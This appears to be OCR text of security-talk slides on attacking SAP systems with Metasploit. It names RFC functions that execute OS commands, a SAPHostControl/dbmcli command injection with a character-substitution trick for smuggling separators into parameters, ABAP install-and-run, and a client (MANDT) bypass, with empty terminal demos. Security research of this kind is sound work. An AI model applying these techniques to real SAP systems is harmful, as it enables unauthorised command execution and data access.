
- SXPG_CALL_SYSTEM
- SXPG_COMMAND_EXECUTE
- Can be used remotely to execute OS commands as configured in SM69.
- SAP Notes: 1336776, 1530983, 1530983, 1520462 and 1530983.

SXPG Call System Demo


Terminal
Window
Help
1
Wed 11:38
nmonkee
root@bt: /opt/framework/msf3

```
msf > 
```

SXPG Command Exec Demo



Terminal
Window
Help
Mon 22:18
nmonkee
root@bt: /opt/framework/msf3

```
msf >
```

SAP HostControl

- Michael Jordan (contextis.co.uk) found a command injection vulnerability in the SAPHostControl web service.
- Parameters are passed to dbmcli executable (SAP MaxDB only).
- Windows: %programfiles:~10,1% == \s
- Linux: s/%programfiles:~10,1%/\t/
- SAP note 1341333.

dbmcli Command Exec Linux Demo




```
msf  auxiliary(sap_soap_rfc_dbmcli_command_exec) >
```

ABAP INSTALL AND RUN

- Takes ABAP source lines and executes them.
- Common for it to be disabled and/or access revoked in PROD and is actually deprecated.
- Doesn’t mean you won’t find it or that control of DEV/QAS won’t get you to PROD ;)

RFC USR02 Demo (bypass MANDT)


Terminal
Window
Help
Mon 22:00
nmonkee
root@bt: /opt/framework/msf3

```
msf >
```

External Servers

- A SAP server that exposes RFC’s is referred to as an External server.
- You can write an External server that exposes RFC’s using the NW/RFC SDK.
- Clients, using the SDK can call the RFC’s on External servers.
- RFC calls go through the Gateway, where they will be executed locally or forwarded to the External server.

External Servers

- External RFC servers can work in two different modes: **started** and **registered**.
- In started mode, everything is statically configured.
- See Note: 1069911.

External Servers

- When in **registered** mode anyone can **dynamically** register with the Gateway as an External server using an existing 